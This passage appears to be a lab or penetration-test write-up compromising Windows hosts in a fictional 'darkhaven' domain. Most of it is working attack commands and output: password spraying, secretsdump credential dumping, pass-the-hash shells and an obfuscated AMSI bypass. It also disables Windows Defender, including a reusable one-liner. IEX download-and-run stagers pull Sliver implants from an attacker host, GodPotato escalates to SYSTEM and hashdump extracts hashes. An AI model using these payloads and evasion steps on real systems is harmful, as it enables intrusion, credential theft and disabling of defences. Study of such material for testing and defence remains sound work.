*Evil-WinRM* PS C:\> cd users

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
…but as the teaching moment below explains, it turns out the accounts simply lack WinRM rights, not that they are locked out.
Teaching Moment — Authorization ≠ Authentication:
WinRMAuthorizationErrorafter a successful banner means the credentials were accepted but the principal is not inRemote Management UsersorAdministratorson the target. Don’t confuse this for an AV kill or a locked account — it is a group-membership problem. The fix is to either find another service that does allow that principal (SMB, RDP, MSSQL) or find a different account that has the WinRM right.
Further Enumeration
nxc smb ips.txt -u ext_users.txt -p '<redacted>' --continue-on-success
SMB 10.10.10.134 445 CA [+] ext.darkhaven.local\ichambers:<redacted> (admin)
Exegol ➜ /workspace/killshot 𝘹 secretsdump.py 'ichambers:<redacted>@10.10.10.134'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: <redacted>
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:<redacted>:<redacted>:::
Guest:501:<redacted>:<redacted>:::
DefaultAccount:503:<redacted>:<redacted>:::
WDAGUtilityAccount:504:<redacted>:<redacted>:::
ca_svc_account$:1000:<redacted>:<redacted>:::
[*] Dumping cached domain logon information (domain/username:hash)
EXT.DARKHAVEN.LOCAL/Administrator:$DCC2$10240#Administrator#<redacted>: (2026-03-02 14:03:07+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DARKHAVEN\CA$:aes256-cts-hmac-sha1-96:<redacted>
DARKHAVEN\CA$:aes128-cts-hmac-sha1-96:<redacted>
DARKHAVEN\CA$:des-cbc-md5:b945151c6bc1b5a1
DARKHAVEN\CA$:plain_password_hex:<redacted>
DARKHAVEN\CA$:<redacted>:<redacted>:::
[*] DPAPI_SYSTEM
dpapi_machinekey:<redacted>
dpapi_userkey:<redacted>
[*] NL$KM
NL$KM:<redacted>
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Teaching Moment — Finding the Needle with a Big Spray: Spraying
<redacted>at every authenticated user in the domain is noisy, but the onboarding doc told us it is the documented default — meaning every user who has not yet logged in for the first time still holds it.ichamberswas one such account, and because it was also a local admin onCA, one low-value observation (a generic default password) chained into a full local administrator compromise of a critical host.
ca.ext.darkhaven.local
We can capture the root.txt on ca.ext.darkhaven.local:
Exegol ➜ /workspace/killshot 𝘹 evil-winrm -i 10.10.10.134 -u 'Administrator' -H '<redacted>'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          3/1/2026   1:36 AM                Contacts
d-r---         3/19/2026   7:58 PM                Desktop
d-r---          3/1/2026   1:36 AM                Documents
d-r---          3/1/2026   1:36 AM                Downloads
d-r---          3/1/2026   1:36 AM                Favorites
d-r---          3/1/2026   1:36 AM                Links
d-r---          3/1/2026   1:36 AM                Music
d-r---          3/1/2026   1:36 AM                Pictures
d-r---          3/1/2026   1:36 AM                Saved Games
d-r---          3/1/2026   1:36 AM                Searches
d-r---          3/1/2026   1:36 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls


    Directory: C:\Users\Administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/14/2024   1:03 AM            470 EC2 Feedback.url
-a----        11/14/2024   1:03 AM            501 EC2 Microsoft Windows Guide.url
-a----          3/1/2026   1:36 AM           2355 Microsoft Edge.lnk
-a----          3/7/2026   2:21 AM             37 root.txt
AMSI bypass so my Sliver implant payload will run:
& ({ ${::}=[Ref]; ${+}=${::}.Assembly.GetType(([String]::Join('',([char[]](83,121,115,116,101,109,46,77,97,110,97,103,101,109,101,110,116,46,65,117,116,111,109,97,116,105,111,110,46,65,109,115,105,85,116,105,108,115))))); ${-}=${+}.GetField(([String]::Join('',([char[]](97,109,115,105,67,111,110,116,101,120,116)))),'NonPublic,Static'); ${*}=${-}.GetValue($null); [Runtime.InteropServices.Marshal]::WriteInt64(${*},8,0) })
Ignore the random characters the terminal puked back at me:
*Evil-WinRM* PS C:\Users\Administrator\Documents> x7({ ${::}=[Ref]; ${+}=${::}.Assembly.GetType(([String]::Join('',([char[]](83,121,115,116,101,109,46,77,97,110,97,103,101,109,101,110,116,46,65,117,116,111,109,97,116,1IEX(IWR -UseBasicParsing http://192.168.211.2:8000/stager.ps1) *Evil-WinRM* PS C:\Users\Administrator\Documents>

I suspect AV kept killing my session, so I just disabled it:
*Evil-WinRM* PS C:\> reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
The operation completed successfully.

*Evil-WinRM* PS C:\> sc stop WinDefend
*Evil-WinRM* PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true
*Evil-WinRM* PS C:\> Set-MpPreference -DisableIOAVProtection $true
*Evil-WinRM* PS C:\> Set-MpPreference -DisableScriptScanning $true
*Evil-WinRM* PS C:\> Add-MpPreference -ExclusionPath "C:\"
Teaching Moment — AMSI Patch vs Defender Policy: The AMSI
amsiContextbyte patch neutralises script scanning inside PowerShell. It does nothing for on-disk real-time protection, which is what kills the Sliver runner when it lands on disk. Belt-and-braces = patch AMSI and push Defender exclusions. Only do this on a box where you already hold administrator and have authorisation — these registry/preference changes are loud.
Phase 5: SHARE Host — Credential Harvest to SYSTEM
Revisit Share Enumeration
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:
========================================================
4. ACCESS CREDENTIALS
========================================================
IMPORTANT: For break-glass and provisioning use only.
Standard access uses individual AD accounts with MFA enforced.
Rotate all credentials per the 90-day schedule.
Last rotation: January 14, 2025.

-- FIREWALL MANAGEMENT --
  fw-ext-01 and fw-ext-02
  URL       : https://10.10.10.254
  Username  : fwadmin
  Password  : <redacted>
  API Key   : <redacted> (expires 2025-06-30)

-- CORE SWITCHES --
  sw-core-01 and sw-core-02  (SSH port 22)
  Username  : netadmin
  Password  : <redacted>
  Enable    : <redacted>

-- ACCESS SWITCHES (all units) --
  Username  : switchadmin
  Password  : <redacted>
  Enable    : <redacted>

-- NETWORK MONITORING (PRTG) --
  URL       : https://10.10.20.100:8443
  Username  : prtgadmin
  Password  : <redacted>

-- OUT-OF-BAND MANAGEMENT (OOBM) --
  URL       : https://10.10.10.240:8443
  Username  : oobm_admin
  Password  : <redacted>

-- VPN GATEWAY --
  URL       : https://vpn.ext.darkhaven.local
  Username  : vpnadmin
  Password  : <redacted>

-- WIRELESS CONTROLLERS --
  URL           : https://10.10.20.200
  Username      : wifiadmin
  Password      : <redacted>
  Corp SSID PSK : <redacted>
  Guest SSID PSK: <redacted>

-- NETWORK PROVISIONING SERVICE ACCOUNT --
  Host      : share.ext.darkhaven.local (10.10.10.135)
  Username  : svc_netops
  Password  : <redacted>
  Role      : Local Administrator on share server
  Purpose   : Automated network configuration backup scripts
              Runs nightly at 02:00 to pull switch/FW configs via TFTP
We can access the share with svc_netops:
Exegol ➜ /workspace/killshot 𝘹 nxc smb ips.txt -u 'svc_netops' -p '<redacted>' --local-auth
SMB         10.10.10.136    445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:DC) (signing:True) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:SHARE) (signing:False) (SMBv1:None)
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:CA) (signing:False) (SMBv1:None)
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.135    445    SHARE            [+] SHARE\svc_netops:<redacted>
SMB         10.10.10.134    445    CA               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-IKFPL26) (domain:EC2AMAZ-IKFPL26) (signing:False) (SMBv1:None)
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [-] Connection Error: The NETBIOS connection with the remote host timed out.
RDP is open:
Exegol ➜ /workspace/killshot 𝘹 nxc rdp 10.10.10.135 -u 'svc_netops' -p '<redacted>' --local-auth
RDP         10.10.10.135    3389   SHARE            [*] Windows 10 or Windows Server 2016 Build 26100 (name:SHARE) (domain:SHARE) (nla:True)
RDP         10.10.10.135    3389   SHARE            [+] SHARE\svc_netops:<redacted> (admin)

Now we have a session with netops:
server] sliver (OUTER_SCARF) > sa-whoami

[*] Successfully executed sa-whoami (coff-loader)
[*] Got output:

UserName                SID
====================== ====================================
SHARE\svc_netops        S-1-5-21-3959532176-1660774212-1115348483-1000


GROUP INFORMATION                                 Type                     SID                                          Attributes
================================================= ===================== ============================================= ==================================================
SHARE\None                                        Group                    S-1-5-21-3959532176-1660774212-1115348483-513 Mandatory group, Enabled by default, Enabled group,
Everyone                                          Well-known group         S-1-1-0                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators groupWell-known group         S-1-5-114
BUILTIN\Administrators                            Alias                    S-1-5-32-544
BUILTIN\Users                                     Alias                    S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\REMOTE INTERACTIVE LOGON             Well-known group         S-1-5-14                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                          Well-known group         S-1-5-4                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                  Well-known group         S-1-5-11                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                    Well-known group         S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account                        Well-known group         S-1-5-113                                     Mandatory group, Enabled by default, Enabled group,
LOCAL                                             Well-known group         S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\NTLM Authentication                  Well-known group         S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level            Label                    S-1-16-8192                                   Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                                       State
============================= ================================================= ===========================
SeChangeNotifyPrivilege       Bypass traverse checking                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
Within RDP, you can simply access the admin desktop:

Since we can open up the administrator’s file explorer, we can run PowerShell as the admin:

One-Liner for future use:
Set-MpPreference -DisableRealtimeMonitoring $true -DisableIOAVProtection $true -DisableScriptScanning $true -DisableBehaviorMonitoring $true; Add-MpPreference -ExclusionPath "C:\"; sc.exe stop WinDefend; reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
Within Sliver, we can also elevate to admin PowerShell:
[server] sliver (OUTER_SCARF) > execute -o powershell.exe -c "Start-Process powershell -Verb RunAs -ArgumentList '-ep bypass -c Add-MpPreference -ExclusionPath C:\'"

[*] Execute: powershell.exe []
[*] Output:
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32>
[server] sliver (OUTER_SCARF) > shell


[*] Shell management: `shell ls`, `shell attach <id>`
[*] Escape: press Ctrl-] to return to the Sliver client
[*] Opening shell tunnel ...

[*] Started remote shell [5] with pid 5244

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> Add-MpPreference -ExclusionPath "C:\"
Add-MpPreference -ExclusionPath "C:\"
PS C:\Windows\system32> cd C:\
cd C:\
PS C:\> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
Teaching Moment —
SeImpersonatePrivilege= Potato Season: Any Windows service account that holdsSeImpersonatePrivilegeis a Potato family candidate (Juicy, Rogue, GodPotato, …). The privilege lets the holder impersonate a security context obtained via COM/RPC, and the Potato family tricks the RPCSS/DCOM broker into handing over aNT AUTHORITY\SYSTEMtoken. Once you see that privilege enabled — don’t bother enumerating kernel exploits, just fire a potato.
GodPotato — SYSTEM
We can impersonate SYSTEM with GodPotato:
Exegol ➜ /workspace/killshot 𝘹 killshot generate -l 192.168.211.2 --potato GodPotato -c "powershell -ep bypass -enc SQBFAFgAKABJAFcAUgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyADEAMQAuADIAOgA4ADAAMAAwAC8AcwB0AGEAZwBlAHIALgBwAHMAMQApAA=="

    ▄█   ▄█▄  ▄█   ▄█        ▄█          ▄████████    ▄█    █▄     ▄██████▄      ███
   ███ ▄███▀ ███  ███       ███         ███    ███   ███    ███   ███    ███ ▀█████████▄
   ███▐██▀   ███▌ ███       ███         ███    █▀    ███    ███   ███    ███    ▀███▀▀██
  ▄█████▀    ███▌ ███       ███         ███         ▄███▄▄▄▄███▄▄ ███    ███     ███   ▀
 ▀▀█████▄   ███▌ ███       ███       ▀███████████ ▀▀███▀▀▀▀███▀  ███    ███     ███
   ███▐██▄  ███  ███       ███                ███   ███    ███   ███    ███     ███
   ███ ▀███▄███  ███▌    ▄ ███▌    ▄    ▄█    ███   ███    ███   ███    ███     ███
   ███   ▀█████  █████▄▄██ █████▄▄██  ▄████████▀    ███    █▀     ▀██████▀    ▄████▀

[*] Platform: exegol | Framework: sliver | LHOST=192.168.211.2 LPORT=4444 HTTP=8000
[*] Workspace: /workspace/killshot
[*] Go: go version go1.25.8 linux/amd64

[*] Generating GodPotato shellcode...
[*] Potato: /opt/my-resources/avbypass/tools/potatoes/GodPotato.exe
[*] Command: powershell -ep bypass -enc SQBFAFgAKABJAFcAUgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyADEAMQAuADIAOgA4ADAAMAAwAC8AcwB0AGEAZwBlAHIALgBwAHMAMQApAA==
[*] Args: -cmd "powershell -ep bypass -enc SQBFAFgAKABJAFcAUgAgAC0AVQBzAGUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyADEAMQAuADIAOgA4ADAAMAAwAC8AcwB0AGEAZwBlAHIALgBwAHMAMQApAA=="
[+] Shellcode: 76886 bytes
[+] Generated: /workspace/killshot/godpotato.enc (102516 bytes)

============================================
[+] Generation complete!
============================================
  [+] godpotato.enc

[*] Serve: cd /workspace/killshot && python3 -m http.server 8000

============================================
PS C:\users\administrator\desktop> IEX(IWR -UseBasicParsing http://192.168.211.2:8000/potato.ps1)
IEX(IWR -UseBasicParsing http://192.168.211.2:8000/potato.ps1)
PS C:\users\administrator\desktop> [+] Shellcode decoded. Executing...
[*] CombaseModule: 0x140706580135936
[*] DispatchTable: 0x140706582856216
[*] UseProtseqFunction: 0x140706581915696
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\da38ac96-ce6d-4b55-b000-e696ec3a08c3\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00002002-0a1c-ffff-d7c0-50abd96e441d
[*] DCOM obj OXID: 0xc87c106ad35ba2ce
[*] DCOM obj OID: 0x66c6901c55762de6
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 972 Token:0x716  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 6164
#< CLIXML
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj><Obj S="progress" RefId="1"><TNRef RefId="0" /><MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Reading web response</AV><AI>174593042</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Processing</T><SR>-1</SR><SD>Reading response stream... (Number of bytes read: 0)</SD></PR></MS></Obj><Obj S="progress" RefId="2"><TNRef RefId="0" /><MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Reading web response</AV><AI>174593042</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Processing</T><SR>-1</SR><SD>Reading response stream... (Number of bytes read: 1080)</SD></PR></MS></Obj><Obj S="progress" RefId="3"><TNRef RefId="0" /><MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Reading web response</AV><AI>174593042</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD>Reading web response completed. (Number of bytes read: 1080)</SD></PR></MS></Obj><Obj S="progress" RefId="4"><TNRef RefId="0" /><MS><I64 N="SourceId">3</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>[+] Shellcode decoded. Executing...

[*] Session f345bb42 OUTER_SCARF - 10.10.10.135:60929 (share) - windows/amd64 - Fri, 03 Apr 2026 17:21:42 PDT

PS C:\users\administrator\desktop> Shell exited

[server] sliver (OUTER_SCARF) > use

[*] Active session OUTER_SCARF (f345bb42-b598-49b3-bd6b-95927a586220)

[server] sliver (OUTER_SCARF) > shell


[*] Shell management: `shell ls`, `shell attach <id>`
[*] Escape: press Ctrl-] to return to the Sliver client
[*] Opening shell tunnel ...

[*] Started remote shell [7] with pid 3628

whPS C:\Windows\system32whoami
whoami
nt authority\system
[server] sliver (OUTER_SCARF) > hashdump

[*] Successfully executed hashdump
[*] Got output:
Administrator:500:Administrator:500:<redacted>:<redacted>:::::
Guest:501:Guest:501:<redacted>:<redacted>:::::
DefaultAccount:503:DefaultAccount:503:<redacted>:<redacted>:::::
WDAGUtilityAccount:504:WDAGUtilityAccount:504:<redacted>:<redacted>:::::
svc_netops:1000:svc_netops:1000:<redacted>:<redacted>:::::
Seatbelt — LogonEvents
The Sliver-delivered Seatbelt kept dying, so I ran it through Killshot instead:
Exegol ➜ /workspace/killshot 𝘹 killshot tool Seatbelt -p 'LogonEvents'
[*] Tool: /opt/my-resources/avbypass/tools/windows/Seatbelt.exe
[*] Params: LogonEvents
[+] Shellcode: 630870 bytes
[+] Generated: seatbelt.enc (841160 bytes)
.\runner.exe -remote http://192.168.211.2:8000/seatbelt.enc > C:\sb.txt
PS C:\> .\runner.exe -remote http://192.168.211.2:8000/seatbelt.enc
.\runner.exe -remote http://192.168.211.2:8000/seatbelt.enc
[+] Shellcode decoded. Executing...


                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%#####################(((((((((((((((((((
#%#%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,.   ,,         @////(((&%%%%%%######################(#(((#(#((((((((((
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%###############%######((#(#(####((((((((
#######%##########%#########  %%%......  ...   ..         @////(((&%%%%%#########################(#(#######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%##############%#######(#########((#####
#####%######################  %%%..                       @////(((&%%%%%%%################
                        &%&   %%%%%      Seatbelt         %////(((&%%%%%%%%#############*
                        &%%&&&%%%%%        v1.2.2         ,(((&%%%%%%%%%%%%%%%%%,
                         #%%%%##,


====== LogonEvents ======

Listing 4624 Account Logon Events for the last 1 days.

  TimeCreated,TargetUser,LogonType,IpAddress,SubjectUsername,AuthenticationPackageName,LmPackageName,TargetOutboundUser
  4/3/2026 11:39:37 PM,SHARE\svc_netops,Network,10.10.10.137,-\-,NTLM,NTLM V2,
  4/3/2026 11:35:27 PM,SHARE\svc_netops,RemoteInteractive,10.10.10.137,DARKHAVEN\SHARE$,Negotiate,,-\%%1843
  4/3/2026 11:35:27 PM,SHARE\svc_netops,RemoteInteractive,10.10.10.137,DARKHAVEN\SHARE$,Negotiate,,-\%%1843
<snip>
  4/3/2026 6:01:55 PM,DARKHAVEN\showard,Network,10.10.10.137,-\-,NTLM,NTLM V2,
  4/3/2026 6:01:41 PM,DARKHAVEN\showard,Network,10.10.10.137,-\-,NTLM,NTLM V2,
  4/3/2026 6:01:12 PM,DARKHAVEN\showard,Network,10.10.10.137,-\-,NTLM,NTLM V2,
  4/3/2026 6:00:56 PM,DARKHAVEN\showard,Network,10.10.10.137,-\-,NTLM,NTLM V2,
  4/3/2026 5:55:39 PM,DARKHAVEN\showard,Network,10.10.10.137,-\-,NTLM,NTLM V2,

  Other accounts authenticate to this machine using NTLM! NTLM-relay may be possible

  Accounts authenticate to this machine using NTLM v2!
  You can obtain NetNTLMv2 for these accounts by sniffing NTLM challenge/responses.
  You can then try and crack their passwords.


    DARKHAVEN\abarnes             DARKHAVEN\acarter             DARKHAVEN\aclark
    DARKHAVEN\acoleman            DARKHAVEN\adiaz               DARKHAVEN\agomez
    DARKHAVEN\agordon             DARKHAVEN\agordon1            DARKHAVEN\agray
    DARKHAVEN\ahenderson          DARKHAVEN\ajordan             DARKHAVEN\amiller
    DARKHAVEN\amorgan             DARKHAVEN\anorris             DARKHAVEN\apatterson
    DARKHAVEN\aprice              DARKHAVEN\arivera             DARKHAVEN\arobinson
    DARKHAVEN\ascott              DARKHAVEN\astevens            DARKHAVEN\atorres
